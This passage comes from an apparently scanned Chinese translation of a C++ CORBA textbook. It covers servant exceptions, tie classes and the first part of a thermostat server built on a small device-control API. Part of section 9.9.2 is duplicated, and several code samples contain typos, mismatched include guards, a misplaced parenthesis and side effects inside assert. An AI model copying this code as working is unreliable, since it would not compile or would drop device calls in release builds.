最后请注意,上面例子中用 in 和 inout 对象引用调用了 say_hello 操作。这就说明服务器应用程序也是其他 Foo 对象的客户程序,或者甚至是由该伺服程序具体化的 Foo 对象的客户程序。这种情况在实际应用中非常普遍——很少有 CORBA 应用程序是纯客户程序或纯服务器程序,往往是对于某些 CORBA 对象,这些 CORBA 应用程序是客户程序,而对于另外一些 CORBA 对象,这些 CORBA 应用程序则是服务器程序。在上面伺服程序的方法中的调用与纯虚拟客户程序对 Foo 对象的调用在本质上是完全相同的。也就是说,这些调用的本质不会由于这里的程序是不是服务器应用程序而改变。

9.8 引发异常

伺服程序的方法会引发 IDL 异常,以表示不可预料的错误。例如,在 CCS 模块中,Thermostat 接口的 set_nominal 操作能引发 BadTemp 异常:

```
#pragma prefix "acme.com"

module CCS {
    typedef short TempType;

    interface Thermometer {
        // ...
    };

    interface Thermostat : Thermometer {
        struct BtData {
            TempType requested;
            TempType min_permitted;
            TempType max_permitted;
            string error_msg;
        };
        exception BadTemp { BtData details; }

        TempType get_nominal();
        TempType set_nominal(in TempType new_temp)
            raises(BadTemp);
    };
}
```

在框架类中的相应方法如下所示:

```
namespace POA_CCS {
    class Thermostat : public virtual Thermometer {
    public:
        // ...
        virtual CCS::TempType set_nominal(CCS::TempType new_temp)
            throw(CORBA::SystemException, CCS::BadTemp) = 0;
        // ...
    };
}
```

`set_nominal` 的异常说明允许发送用户定义的 `CCS::BadTemp` 异常，并且，与所有伺服程序的方法一样，`set_nominal` 也可以发送 CORBA 系统异常。

9.8.1 异常发送的具体细节

在派生的伺服类中的 `set_nominal` 的实现如下所示：

```
CCS::TempType
Thermostat_<T>::set_nominal(
    CCS::TempType new_temp
) throw(CORBA::SystemException, CCS::BadTemp)
{
    const CCS::TempType MIN_TEMP = 50, MAX_TEMP = 90;
    if (new_temp < MIN_TEMP || new_temp > MAX_TEMP) {
        BtData bt;
        bt.requested = new_temp;
        bt.min_permitted = MIN_TEMP;
        bt.max_permitted = MAX_TEMP;
        bt.error_msg =
            CORBA::string_dup("temperature out of range");
        throw CCS::BadTemp(bt);
    }
    // ...
}
```

上面代码中首先检查所需要的温度设置，以确保温度是在允许的范围内。如果温度超出了允许范围，那么就创建一个 `BtData` 结构的实例，并且通过出错信息对它进行初始化。然后，用该结构的实例来构造并发送一个 `CCS::BadTemp` 实例，以便通知客户程序出现了错误。

C++ 映射允许通过数值方式发送异常，并且通过引用方式捕获它们。每个异常类中提供了一个构造函数，这个构造函数中的初始化参数可以用于每个异常成员。这样，就可以用相同的语句来创建和发送所有的异常实例，如前面例子中所示。另一种方法是在堆中分配异常，并且通过指针方式发送这些异常，这种方法只是给客户程序增加了内存管理的责任，需要客户程序来删除发送的异常。

请记住，伺服程序的方法只允许发送它的异常说明中有的异常。这包括所有 CORBA 系统异常，因为 `CORBA::SystemException` 基类出现在所有伺服程序的异常说明中。C++ 运行时 ORB 将防止伺服程序的方法发送任何在异常说明中没有的异常，即使异常是通过由该伺服程序的方法直接或间接调用的函数发出的。

不幸的是，ORB 实现不能依靠 C++ 异常说明来防止伺服程序发送非法的异常。如果一个伺服程序的方法中的异常说明比它所覆盖的框架类方法的异常说明限制性更少的话，那么一些不完全支持标准 C++ 的 C++ 编译器将不会提供错误或警告消息。例如，在一些 C++ 编译器上，我们能重写没有任何异常说明的 `Thermostat_<T>::set_nominal`，而 C++ 编译器不会给出出错消息（假定用同样的方式在类定义中说明这里的方法）：

```

CCS::TempType
Thermostat_impl::
set_nominal(
    CCS::TempType new_temp
) // oops, missing exception specification!
{
    // same code as before
}

```

而且,一些比较常用的 C++ 编译器不能正确实现或支持异常说明,这就意味着 IDL 编译器将被迫删除在某些平台生成的代码中的异常说明。

为确保伺服程序的方法只发送合法的异常,ORB 和框架类在用来捕获所有 CORBA 和非 CORBA 异常的 catch 语句中封装了所有的伺服程序的方法。任何不该由伺服程序的方法发送的异常,包括用户定义的 CORBA 异常和普通的 C++ 异常,都被 ORB 捕获,并转变成 CORBA::UNKNOWN 系统异常。这个 catch 语句用来防止与异常有关的应用程序错误进入运行时的 ORB,运行时的 ORB 中不需要这些异常,这些异常将使应用程序终止执行。catch 语句也用来防止客户应用程序接收用户定义的异常,这些用户定义的异常不在操作的 raises 子句中说明。

9.8.2 发送 CORBA 系统异常

我们不止一次地指出,所有伺服程序的方法都可以发送 CORBA 系统异常。这样做的主要原因是允许 ORB 在遇到任何出错情况时,可以发送异常,如在定位、激活以及发送请求和响应过程中出现错误的情况。然而这样的话,就允许伺服程序的方法的实现也可以直接发送 CORBA 系统异常。

不幸的是,在伺服程序的方法中发送 CORBA 系统异常会导致系统不容易被调试。例如,如果一个伺服程序的方法的某个输入参数中有一个不需要的值,那么它就会发送 CORBA::BAD_PARAM,或者,如果不能成功分配一个变长度的 out 参数时,它会发送 CORBA::NO_MEMORY 异常。然而,ORB 也通过这些异常来表示在发送请求或响应请求时出现了错误。当在这些环境下,客户程序捕获一个 CORBA 系统异常时,客户程序不会知道该异常是由 ORB 产生的,还是由伺服程序实现产生的。

为了解决这个问题,应该避免直接发送大部分的 CORBA 系统异常。相反,应该发送用户定义的异常,以表示出现了应用程序级的错误。这意味着应该在设计 IDL 接口时就考虑所有潜在的出错情况,以便在每个操作的 raises 子句中说明合适的异常。当然,并不是所有的异常都需要这样来处理的。例如,如果遇到内存分配失败的情况,那么就可以发送 CORBA::NO_MEMORY 系统异常,因为这个异常不会引起误解。

应用程序发送的一个 CORBA 系统异常是 CORBA::OBJECT_NOT_EXIST 异常。在第11章中将会讲到,一个给定的 CORBA 对象是否存在经常是由服务器应用程序,而不是对象适配器来确定的。如果对象适配器把请求发送给一个已不存在的对象,应用程序就会通过产生 OBJECT_NOT_EXIST 异常来指出这一点。

9.8.3 管理出现异常的内存

当伺服程序的方法发送一个异常的话,ORB 就会释放为 in 和 inout 参数分配的内容,并

且忽略所有 out 参数值和返回值,然后对返回给客户程序的异常进行编组。因此,伺服程序的方法必须很小心地释放分配给 out 参数或返回值的内存;否则的话,就会出现内存泄漏的情况。

考虑下面的 Foo::op 操作,这个操作使用了 SomeObject 类型的 in 对象引用,同时还用到了 out 和变长度结构的返回值:

```
exception SomeException {};

interface SomeObject {
    string string_op() raises (SomeException);
};

struct Vls {
    long l_mem;
    string s_mem;
};

interface Foo {
    Vls op(in SomeObject obj, out Vls vls_out)
        raises(SomeException);
};
```

这里的伺服程序的方法中用 SomeObject 对象引用来调用 string_op,以便可以用 string_op 的返回值来初始化 out 和返回结构的字符串成员。一种实现 Foo::op 的方法是把所有对 string_op 的调用都封装在一个 try 语句中,这样的话,如果用 string_op 发送异常,就不会产生内存泄漏:

```
Vls *
Foo::impl::op(SomeObject_ptr obj, Vls* out vls_out)
throw(CORBA::SystemException, SomeException)
{
    vls_out = 0;
    Vls * result = 0;

    try {
        // Create and initialize vls_out.
        vls_out = new Vls;
        vls_out->l_mem = 1234;
        vls_out->s_mem = obj->string_op();

        // Create and initialize return value.
        result = new Vls;
        result->l_mem = 5678;
        result->s_mem = obj->string_op();
    }

    catch (const CORBA::Exception & e) {
        delete vls_out;
        delete result;
        throw; // rethrow exception
    }
}
```

```

    }
    return result;
}

```

首先,把 vls_out 参数和 result 指针设置为空值,以确保可以把它们安全地删除掉。(之后,或者仍然把它们当作空值,或者可以把指向动态分配实例的指针赋给它们。)然后,进入 try 语句块,并且用 string_op 的返回值初始化 out 结构的字符串成员,以便创建 out 实例。然后再用同样的方式创建和初始化返回值。catch 语句块用来捕获 CORBA::Exception,CORBA::Exception 是所有用户定义 CORBA 异常和 CORBA 系统异常的基类。如果 string_op 发送用户定义 SomeException 类型或 CORBA 系统异常的实例,catch 语句块中的代码将删除 out 实例和返回值,并且再次发送已捕获的异常。

把所有的调用都封装在 try 语句块中当然是可行的,但是这样的话,代码就太长了。一个更简单的方法是使用 Stroustrup 所称的“资源获取就是初始化”方法[39],并且使用 C++ 对象来清除异常(如果异常发生的话)。下面的例子说明了如何由 Vls_var 实例(初始状态)来管理动态分配的结构(获取的资源):

```

Vls *
Foo_Impl::op(SomeObject_ptr obj, Vls_out vls_out)
throw(CORBA::SystemException, SomeException)
{
    // Create and initialize temporary out parameter.
    Vls_var temp_out = new Vls;
    temp_out->l_mem = 1234;
    temp_out->s_mem = obj->string_op();

    // Create and initialize return value.
    Vls_var result = new Vls;
    result->l_mem = 5678;
    result->s_mem = obj->string_op();

    // No exceptions occurred -- return.
    vls_out = temp_out._retn();
    return result._retn();
}

```

请注意,上面例子中没有用 try 和 catch 语句块。如 9.7.5 节中所述,可以在伺服程序的方法中用 var 类型来管理动态分配的实例,直到它们准备返回给调用程序为止。在上面例子中,首先用一个 Vls_var 来临时保存 out 参数,像以前一样对它进行初始化。然后,对返回值也采用同样的方法。如果第二次调用 string_op(用来在返回的结构中初始化字符串)时发送了一个异常,那么 C++ 的运行时 ORB 会调用 temp_out 实例的析构函数,以便释放动态分配的 out 参数。如果没有出现异常,就用 temp_out 变量的 _retn 函数来获取 out 值的所有权,并把它分配给 vls_out 参数,然后用 result 变量的 _retn 来设置返回值。

总之,正确地编写处理异常的代码是很困难的。可以通过用 var 类型保存指向动态分配实例的指针的方式来确保伺服程序的方法不泄漏它们所获取的资源,因为将来可以通过 _retn 函数把这些指针释放掉。

9.9 Tie 类

总的来说,框架类是[4]中所述的适配器方式的一个实现。9.3节中所述的框架类依靠继承把伺服类的接口适配成 ORB 和 POA 所需的调度请求的接口。通过这种方法使用继承是适配器的类模式的一个实现。

在本章中,我们只使用了用来实现适配器的类模式的框架类。出于完整性,我们必须指出 IDL 编译器也能生成提供适配器另一种方式(对象方式)的伺服类。这种自动生成的伺服类称为 tie 类。本节将简要地介绍 tie 类,以及如何用它们对 CORBA 对象具体化,然后再评价它们的作用。

9.9.1 tie 类的具体细节

tie 类是 C++ 类模板,可以对它实例化以创建一个具体的伺服程序。基于 tie 的伺服类通过把它们的方法委托给另一个 C++ 对象来实现它们中的所有方法。对于原先在 9.3 节中定义的 MyObject 接口中的 tie 类,IDL 编译器将生成下面的类定义:

```
template<class T>
class POA_MyObject_tie : public POA_MyObject {
public:
    // Constructors and destructor.
    POA_MyObject_tie(T & tied_object);
    POA_MyObject_tie(
        T & tied_object,
        PortableServer::POA_ptr poa);
    POA_MyObject_tie(T * tied_object, CORBA::Boolean release = 1);
    POA_MyObject_tie(T * tied_object, PortableServer::POA_ptr poa,
                     CORBA::Boolean release = 1);
    ~POA_MyObject_tie();

    // Functions to set and get tied object.
    T * _tied_object() { return m_tied_object; }
    void _tied_object(T & obj);
    void _tied_object(T * obj, CORBA::Boolean release = 1);

    // Functions to set and check tied object ownership.
    CORBA::Boolean _is_owner();
    void _is_owner(CORBA::Boolean b);

    // Override IDL methods.
    virtual CORBA::Long get_value()
        throw(CORBA::SystemException);

    // Override PortableServer::ServantBase operations.
    PortableServer::POA_ptr
        _default_POA();

private:
    // Pointer to tied object.
```

```

T * m_tied_object;
CORBA::Boolean m_owner;
PortableServer::POA_var m_poa;

// copy and assignment not allowed
POA MyObject_tie(const POA_MyObject_tie & );
void operator=(const POA_MyObject_tie & );
};

tie 类模板看上去很复杂,但实际上它不复杂。为了使用 tie 类,可以通过下面几个步骤:
1. 用提供 get_value 成员函数的类的类型对模板进行实例化。
2. 把一个指向模板参数类的类型实例的指针或引用传递给实例化后的 tie 模板的构造函数,以便创建 tie 模板的一个实例。这个模板参数类的类型实例称为 tied 对象,因为它与 tie 实例“连”在一起。
3. 用 POA 把 tie 实例注册成 CORBA 对象的一个伺服程序。
当 POA 调用 tie 伺服程序的 get_value 方法来处理请求时,tie 伺服程序只是把调用委托给它的 tie 对象,如下所示:
template<class T>
CORBA::Long
POA_MyObject_tie<T>::get_value() throw(CORBA::SystemException)
{
    return m_tied_object->get_value();
}

tie 类模板服务器程序中的其他成员函数用来设置或获取 tied 对象,并且协助管理 tied 对象的内存。
9.9.2 tie 伺服程序的具体化
为了通过 tie 伺服程序创建一个过渡性的 CORBA 对象,可以像其他伺服程序一样,调用 tie 实例的 this 函数,然而,必须确保在 CORBA 对象接收请求之前,tie 伺服程序有一个 tied 对象,tie 伺服程序可以把这些请求委托给这个 tied 对象。
当用一个 tie 实例注册一个用于委托的 tied 对象(使用 tie 类构造函数或通过_tied_object 修改函数)时,我们可以得到两种管理内存的方法。
1. 可以由用户来维护 tied 对象的所有权。
2. 可以给合适的构造函数或_tied_object 修改函数的 release 参数传递一个正确的数值。tie 实例将接收 tied 对象,并且在 tie 实例的析构函数中调用 tied 对象的 delete。
在下面的例子中,我们介绍了如何同时使用 tied 对象和 tie 实例来实现一个伺服程序。我们首先创建 tied 对象,然后把一个指向 tied 对象的指针传给 tie 实例的构造函数。这个例子中,tied 对象在堆中分配,并且由 tie 伺服程序来接收它。然后调用 tie 伺服程序的_this 来创建一个新的 CORBA 对象,并且把 tie 伺服程序注册为新 CORBA 对象的实现,如前面例子所示。
```

9.9.2 tie 伺服程序的具体化

为了通过 tie 伺服程序创建一个过渡性的 CORBA 对象,可以像其他伺服程序一样,调用 tie 实例的 this 函数,然而,必须确保在 CORBA 对象接收请求之前,tie 伺服程序有一个 tied 对象,tie 伺服程序可以把这些请求委托给这个 tied 对象。

当用一个 tie 实例注册一个用于委托的 tied 对象(使用 tie 类构造函数或通过_tied_object 修改函数)时,我们可以得到两种管理内存的方法。

1. 可以由用户来维护 tied 对象的所有权。
2. 可以给合适的构造函数或_tied_object 修改函数的 release 参数传递一个正确的数值。tie 实例将接收 tied 对象,并且在 tie 实例的析构函数中调用 tied 对象的 delete。

在下面的例子中,我们介绍了如何同时使用 tied 对象和 tie 实例来实现一个伺服程序。我们首先创建 tied 对象,然后把一个指向 tied 对象的指针传给 tie 实例的构造函数。这个例子中,tied 对象在堆中分配,并且由 tie 伺服程序来接收它。然后调用 tie 伺服程序的_this 来创建一个新的 CORBA 对象,并且把 tie 伺服程序注册为新 CORBA 对象的实现,如前面例子所示。

```

// Create a C++ class instance to be our tied object.
// Assume MyLegacyClass also supports the get_value() method.
MyLegacyClass * tied_object = new MyLegacyClass;

// Create an instance of the tie class template, using
// MyLegacyClass as the template parameter. Pass our tied_object
// pointer to set the tied object. The release parameter defaults
// to true, so the tie_servant adopts the tied_object.
POA_MyObject_tie<MyLegacyClass> tie_servant(tied_object);

// Create our object and register our tie_servant as its servant.
MyObject_var my_object = tie_servant._this();

```

如例子中所表示的,只有 tie 实例才是用 POA 注册的伺服程序,而 tied 对象不是用 POA 注册的伺服程序。

9.9.3 tie 类的评价

tie 类曾经被吹捧为一种将已有的 C++ 类层次结构集成到 CORBA 应用程序中的方法。这种说法是建立在下面一个事实的基础上的,即与伺服类不同的是,tied 对象的类不需要由框架类继承得到。然而,这种说法是有问题的,因为 tie 伺服程序假设的是它的 tied 对象支持与它同名的 IDL 方法,包括相同的写法和相同的异常说明。对于那些在设计和实现中没有用到 CORBA 的传统软件来说,这种假设很有可能是不对的。

在 tied 对象类不支持必需的方法或正确的函数写法时,集成 tied 对象类的另外一种方法是使用模板实体。如果一个给定的 POA_MyObject_tie 的 tied 对象类不支持 get_value 成员函数,那么可以对 POA_MyObject_tie<T>::get_value 方法进行具体化,以便它能支持你自己的委托实现。例如,假设我们的 tied 对象类 MyLegacyType 提供了返回一个 unsigned short 值的成员函数 counter_value:

```

#ifndef LEGACY_H_
#define LEGACY_H_

class MyLegacyClass
{
public:
    unsigned short counter_value();
    // ...
};

#endif

```

我们可以对 POA_MyObject_tie<T>::get_value 方法进行具体化,使它创建 MyLegacyType 的实例,而不是去调用 counter_value。

```

#include "legacy.h"
#include "my_objects.h"

template<>
CORBA::Long
POA_MyObject_tie<MyLegacyClass>::get_value()

```

```

get_value() throw(CORBA::SystemException)
{
    return _tied_object()->counter_value();
}

```

因为我们已经提供了这一方法的实例,所以 C++ 编译器将不会对缺省的实现进行实例化。

尽管这样使用模板实体可以在集成传统代码时使用 tie 类模板,但是更简单的方法还是编写并维护自己的具体化 tie 伺服类。这是因为我们可能要对 tie 类的每个 IDL 方法进行具体化,以便它们用于每个不同的 tied 对象类,完成这一任务的工作量与编写自己的 IDL 方法委托实现几乎一样了。此外,一些 C++ 编译器还不能用于处理模板具体化,因此,使用这种方法时可能会遇到可移植性方面的问题。

因为 tie 类使用的是委托,而不是继承,所以它们对于那些不能使用继承的应用程序来说非常有用。有时,由于 C++ 编译器的缺陷,我们不能使用复杂的伺服类继承。然而,由于现在的 C++ 编译器的质量得到了很大提高,所以由于使用虚拟基类进行多重继承(这在伺服类的继承中用得很普遍)而引起的问题不像以前那么容易产生了。不能使用继承的一个更为普遍的例子是通过面向对象的数据库(OODB)来保存对象实现。当 OODB 保存 C++ 对象时,不仅要保存所有被该对象继承下来的数据成员,而且还要间接引用该对象中的所有指针,并且保存这些指针所指向的值。通过打破 tied 对象和框架层次结构在继承关系上的结合部分,ODB 只保存了 tied 对象,不需要保存任何框架类数据成员,尤其是那些可能是 ORB 实现内部的指针。

总的来说,不太可能有一些非 CORBA 的 C++ 类,而这些 C++ 类从语法和语义上都可以用来当作 tied 对象,这种情况很少见。这意味着我们必须自己来掌握、实现并且维护 tie 模板实体,以便解决 CORBA 和过去代码中的类之间的不匹配情况。因此笔者建议,除非是在 OODB 中保存 C++ 对象的情况,否则就不要使用 tie 类,而使用自己创建的基于继承的伺服程序。

9.10 本章小结

现在,我们已经介绍完了实现 CORBA 服务器程序的最开始部分。尽管与实际的 CORBA 应用程序来比,本章中的例子非常简单,但是它们却提供了如何使用 POA 和如何在 C++ 中实现 CORBA 对象伺服程序的基本知识。

与第8章中客户应用程序的例子一样,把服务器程序编写成 CORBA 应用程序可以得到很多好处:

1. 服务器程序不需要知道底层网络协议或传输等细节。例如,不需要知道机器名,不需要打开 TCP 套接字,不需要在网络端口监听传来的消息,也不需要将网络消息转换成 C++ 数据类型。ORB 和 POA 会管理这些细节内容。
2. 不管客户程序是否驻留在另外一个地方的另一台机器上,还是在同一个服务器程序进程中,都不需要改变 IDL 方法的实现。不管客户程序是远程的还是与服务器程序配置在一起的,参数和返回值的内存管理规则都是完全相同的。

3. 不需要考虑使用哪种编程语言来实现客户程序,也不需要考虑客户程序在什么样的硬件体系结构或操作系统上运行。

有了上面这些优点,以及8.8节中所讨论的其他优点,我们就不用考虑数据传输的一些底层细节,只需把精力集中在应用程序的实现上。

同时,本章对 C++ 映射的细节内容作了介绍,讨论了服务器应用程序在处理简单类型、定长度类型和变长度类型时使用的规则。当然,这些规则与第7章中讲述的客户端的参数传递规则非常相似。尽管刚开始的时候,这些规则可能看上去很复杂,但是由于这些规则的一致性,在使用一段时间后,它们就变得很容易掌握。

本章中关于使用 POA 的内容只是作了一般性的介绍。这些内容只是能够让读者编写简单的服务器应用程序。读者不要以为所有的 CORBA 服务器程序都会与这里介绍的一样简单。事实上,这里介绍的基于 POA 的应用程序只是实际的 CORBA 应用程序的很小一部分。第11章中将会讲到,POA 有许多功能,通过这些功能,POA 可以根据时间/空间上的折衷方案来适应不同类型的应用程序。

第10章 开发气温控制系统的服务器程序

10.1 本章概述

本章将给出一个完整的气温控制系统服务器程序的源代码。10.2节中将介绍整个实现的策略。10.3节中将给出仪器控制协议的 API, 10.4到10.10节中将讲述服务器程序中用到的类和 main 函数的设计和实现。完整的服务器程序源代码将在10.11节中给出。

10.2 简介

第9章中介绍了服务器端的 C++ 映射, 因此, 现在我们可以准备实现气温控制系统 (CCS) 完整的服务器程序。(在阅读下面内容之前, 可以复习一下第5章中关于 CCS 的 IDL 的内容。)

对于这个实现, 我们使用了一个简单的策略: 对于系统中的每个 CORBA 对象, 服务器程序只维护一个伺服程序的实例。也就是说, 服务器程序中只含有一个用于控制器的伺服程序, 并且对于每个装置也只有一个伺服程序。此外, 服务程序中的所有对象都是临时的; 如果服务器程序关闭的话, 服务器程序将不再保留所有的状态更改值, 并且客户程序中的对象引用不再有效。服务器程序中的温度计和恒温器个数是固定的, 客户程序不能向系统中添加或删除装置。目前, 这一简单的方法已经完全够用了。(第11章和第12章中将介绍更复杂的实现, 这些实现都是永久性的, 并且提供了生命周期方面的操作。)

在这一章中, 我们将在介绍不同的服务组件时, 逐步给出这些组件的源代码。在本章结束部分, 10.11 节中, 将给出所有的代码。

10.3 仪器控制协议的 API

为了通过服务器程序控制温度计和恒温器, 需要一个可以用来访问我们的专用仪器控制协议的 API。为简单起见, 我们使用了一个最小的假想的 API, 它就是仪器控制协议 (ICP) 的 API。(A.2节中介绍了这个 API 的一个实现, 如果想要练习一下本书中的源代码的话, 可以用这个实现来模拟一个网络。)这个 API 由 4 个在头文件 zcp.h^① 中定义的 C 函数组成:

```
#ifndef ICP_H
#define _ICP_H

extern "C" {
    int ICP::online(unsigned long id);           // Add device
```

^① 如果读者认为这个 API 过于简单而不实用你就错了。我们曾在实际中见过许多比它更糟糕的仪器控制 API。

```

int ICP_offline(unsigned long id);           // Remove device
int ICP_get (
    unsigned long      id,
    const char *      attr,
    void *            value,
    size_t             len
);
int ICP_set (
    unsigned long      id,
    const char *      attr,
    const void *      value
);
#endif /* _ICP_H */

```

ICP 函数用 `unsigned long` 值来表示网络地址。每个装置的网络地址必须是唯一的，并且与温度计和恒温器的设备号是对应的。在 ICP API 中的所有四个函数在成功时都返回 0，而在失败时都返回 -1。

ICP 网络把每个装置用一组属性来表示。装置的属性与它的硬件状态，如注册内容有直接的关系。根据不同的装置类型（温度计或恒温器），属性可能是只读的，也可能是可写的。任何属性值都是可以读取的，但只有那些可写的属性值才能被更改。对于这个气温控制系统，温度计和恒温器的属性值如表 10.1 所示。

请注意，只有恒温器才支持 `MIN_TEMP`、`MAX_TEMP` 和 `nominal_temp` 属性。`MIN_TEMP` 和 `MAX_TEMP` 属性提供了恒温器温度的最小允许值和最大允许值，`nominal_temp` 中包含了恒温器当前的设置。对温度计的这些属性进行读写操作将会被温度计的硬件所拒绝。同样，对只读属性进行写操作也会被硬件所拒绝。

对于字符串值的属性，每个装置都有一个固定的用来保存字符串（包括一个结束位的 NUL 字节）的 32 个字节的内存段。在 `location` 属性中写一个更长的字符串值将会把字符串自动截断。

表 10.1 ICP 温度计属性

属性名	值的类型	尺寸(字节)	模式
model	string	≤ 32	只读
location	string	≤ 32	可写
temperature	short	2	只读
MIN_TEMP ^a	short	2	只读
MAX_TEMP ^a	short	2	只读
nominal_temp ^a	short	2	可写

a. 只有恒温器才支持

10.3.1 添加和删除装置

```
int ICP_online(unsigned long id);
```

```
int ICP_offline(unsigned long id);
```

假设网络不支持对硬件的搜索,必须通过调用 ICP_online 来通知网络连接了新的装置,ICP_online 函数用 id 参数指定新装置的 ID 号。如果传递的 ID 已经由另外一个装置所使用的话,ICP_online 将失败。

同样,必须通过调用 ICP_offline 来通知网络断开与该装置物理上的连接。如果传递的 id 参数不属于当前与网络相连的装置时,函数将失败。

更有实际意义的仪器控制协议能够自动地发现新的装置。我们没有这样做的原因是,通过我们所用的仪器控制协议,可以更简单地用软件来模拟网络(参阅 A.2)。

10.3.2 读取属性值

ICP_get 函数读取由 id 参数指定的装置的一个属性值。

```
int ICP_get(
    unsigned long      id,
    const char *      attr,
    void *            value,
    size_t             len
);
```

读取的属性名必须是 attr 参数中的字符串,ICP_get 函数把属性值拷贝到 value 缓冲区中,value 缓冲区的长度由 len 参数提供。

ICP_get 通过 len 来限定对 value 缓冲区的超限。如果属性值超出 value 缓冲区的话,属性值会被自动截断。对于数值类型的属性,ICP_get 在 value 中拷贝了两个字节(假设 len 至少是 2 的话)。对于字符串值的属性,ICP_get 拷贝属性的字符串值,该字符串是以 NUL 为结束位的。如果字符串的值属性截断为 len 字节,截断后的字符串还是以 NUL 结束的。

如果读取的装置没有联机,或者如果 attr 表示的是一个不存在的属性的话,函数将失败,并且返回 -1 值。

下面的 C 代码段用来读取 686 号装置的额定温度值:

```
short temp;
if (ICP_get(686,"nominal-temp", &temp, sizeof(temp)) != 0) {
    /* No such device or attribute */
} else {
    /* Got temperature */
    printf("nominal temp: %d\n", nominal_temp);
}
```

10.3.3 写属性值

ICP_set 函数用来修改由 id 参数指定的装置中的 attr 属性值。

```
int ICP_set (
    unsigned long      id,
    const char *      attr,
    const void *      value
```

```
);
```

属性值由 value 缓冲区拷贝得到。对于字符串值的属性，保存在 value 缓冲区中的字符串必须是以 NUL 为结束位的。如果字符串比32字节(包括 NUL 结束位)长的话，它会被自动地截断。如果设置一个没有联机的装置的属性值，或者修改一个不存在的或只读的属性值的话，函数将失败。

下面的 C 代码用来修改686号装置的 location 属性值：

```
const char buf[] = "Nearside Kitchen";
if (ICP_set(686, "location", buf) != 0) {
    /* No such device or attribute, or read-only attribute */
} else {
    /* Update was successful */
};
```

10.4 设计温度计的伺服类

温度计伺服程序的基本结构由 IDL 编译器生成的框架类决定。温度计伺服程序必须至少能提供 Thermometer 接口中的四个属性的实现，因此基类的头文件如下所示：

```
class Thermometer_impl : public virtual POA_CCS::Thermometer {
public:
    // CORBA attributes
    virtual CCS::ModelType model()
        throw(CORBA::SystemException);
    virtual CCS::AssetType asset_num()
        throw(CORBA::SystemException);
    virtual CCS::TempType temperature()
        throw(CORBA::SystemException);
    virtual CCS::LocType Location()
        throw(CORBA::SystemException);
    virtual void location(const char * loc)
        throw(CORBA::SystemException);
};
```

为了使用上的方便，我们需要在服务器程序中添加更多的功能。

- 这个实现的基本策略是在内存中对网络上的每个装置都实例化一个伺服程序。每个伺服程序在 m_anum 变量中都有它自己的设备号。设备号(同时也是 ICP 网络的地址)用作每个装置的标识。在 10.6 节中将会发现，我们通过实现的继承来实现恒温器；Thermostat_impl 伺服类由 Thermometer_impl 继承得到，以便可以再次使用它的实现。为了允许派生的 Thermometer_impl 类可以访问它自己的标识符(由基类提供)，我们把 m_anum 说明为一个保护成员，并且因为装置的标识在生命周期内是不变的，所以把 m_anum 说明为一个 const 成员。
- 确切来说，ICP API 并不是一种方便的模型。这里建议在 Thermometer_impl 类中添加私有的辅助函数，以隐藏通过 ICP API 访问装置属性的具体细节，因此，在类中添

加了 get_model, get_temp, get_loc 和 set_loc。

- 对象模型中包含了作为一个单独对象的控制器。10.5.3节中将会看到,让每个伺服程序都能访问它的控制器对象是非常有用的。这里我们不采用把控制器说明为一个全局变量的方法,而是在类中添加了一个公有的数据成员,这个成员就是 Controller-imp * 类型的 m_ctrl 成员,它指向控制器伺服程序。因为这个成员是静态的,所以它可以被所有的温度计和恒温器的伺服程序所共享。
- 类中需要一个构造函数和析构函数。对于每个实例化的装置,服务器程序至少必须确定装置的设备号。在这里的实现中,构造函数也接收一个位置字符串。这样做是必要的,因为目前,服务器程序将在预先设定的地方获得一个固定的装置号。(在第12章中将讨论客户程序如何动态地添加和删除装置。)
- 在所有的伺服类中,我们隐藏了类中的拷贝构造函数和赋值运算符,因为对伺服程序来说,拷贝和赋值通常没有意义。

出于这些方面的考虑,我们把 Thermometer-impl类定义成:

```

class Controller_ impl;
class Thermometer-impl : public virtual POA::CCS::Thermometer {
public:
    // CORBA attributes
    virtual CCS::ModelType model()
        throw(CORBA::SystemException);
    virtual CCS::AssetType asset_num()
        throw(CORBA::SystemException);
    virtual CCS::TempType temperature()
        throw(CORBA::SystemException);
    virtual CCS::LocType location()
        throw(CORBA::SystemException);
    virtual void location(const char * loc)
        throw(CORBA::SystemException);

    // Constructor and destructor
    Thermometer-impl(CCSC::AssetType anum, const char * location);
    virtual ~Thermometer-impl();

    static Controller-impl * m_ctrl; // My Controller

protected:
    CCS::AssetType m_anum; // My asset number

private:
    // Helper functions
    CCS::ModelType get_model();
    CCS::TempType get_temp();
    CCS::LocType get_loc();
    void set_loc(const char * new_loc);

    // Copy and assignment not supported
    Thermometer-impl(const Thermometer-impl & );
    void operator=(const Thermometer-impl & );
}

```

```
}
```

10.5 实现温度计的伺服类

Thermometer_imple的实现可以很自然地分为辅助函数、IDL 操作,以及构造函数和析构函数3个小节来介绍。

10.5.1 Thermometer_imple辅助函数

四个辅助函数被封装在 ICP API 中,以便使实现的其他部分变得更为简单。我们可以不用辅助函数。然而,创建这样的辅助函数(或者,更好的是辅助类)往往更容易实现代码的可维护性,尤其对于复杂的 API。在这个例子中,辅助函数的实现非常简单:

```
// Helper function to read the model string from a device.  
  
CCS::ModelType  
Thermometer_imple::  
get_model()  
{  
    char buf[32];  
    assert(ICP_get(m_anum, "model", buf, sizeof(buf)) == 0);  
    return CORBA::string_dup(buf);  
}  
  
// Helper function to read the temperature from a device.  
  
CCS::TempType  
Thermometer_imple::  
get_temp()  
{  
    short temp;  
    assert(  
        ICP_get(m_anum, "temperature", &temp, sizeof(temp))  
    ) == 0;  
    return temp;  
}  
  
// Helper function to read the location from a device.  
  
CCS::LocType  
Thermometer_imple::  
get_loc()  
{  
    char buf[32];  
    assert(ICP_get(m_anum, "Location", buf, sizeof(buf)) == 0);  
    return CORBA::string_dup(buf);  
}  
  
// Helper function to set the location of a device.  
  
void
```

```

Thermometer::impl::  

set_loc(const char * loc)  

{  

    assert(ICP_set(m_anum, "Location", loc) == 0);  

}

```

每个函数都通过 ICP API 来读写相应的属性值。请注意，在服务器程序中，由 ICP API 产生的错误是 assert 语句的失败。当然，对于更实用的服务器程序来说，应该把出错消息记录下来，而不是只终止整个服务器进程。

10.5.2 Thermometer::impl 的 IDL 操作

Thermometer 属性的实现非常简单，因为它只需要调用相应的辅助函数。

```

// IDL model attribute.  

CCS::ModelType  

Thermometer::impl::  

model() throw(CORBA::SystemException)  

{  

    return get_model();  

}  

// IDL asset_num attribute.  

CCS::AssetType  

Thermometer::impl::  

asset_num() throw(CORBA::SystemException)  

{  

    return m_anum;  

}  

// IDL temperature attribute.  

CCS::TempType  

Thermometer::impl::  

temperature() throw(CORBA::SystemException)  

{  

    return get_temp();  

}  

// IDL location attribute accessor.  

CCS::LocType  

Thermometer::impl::  

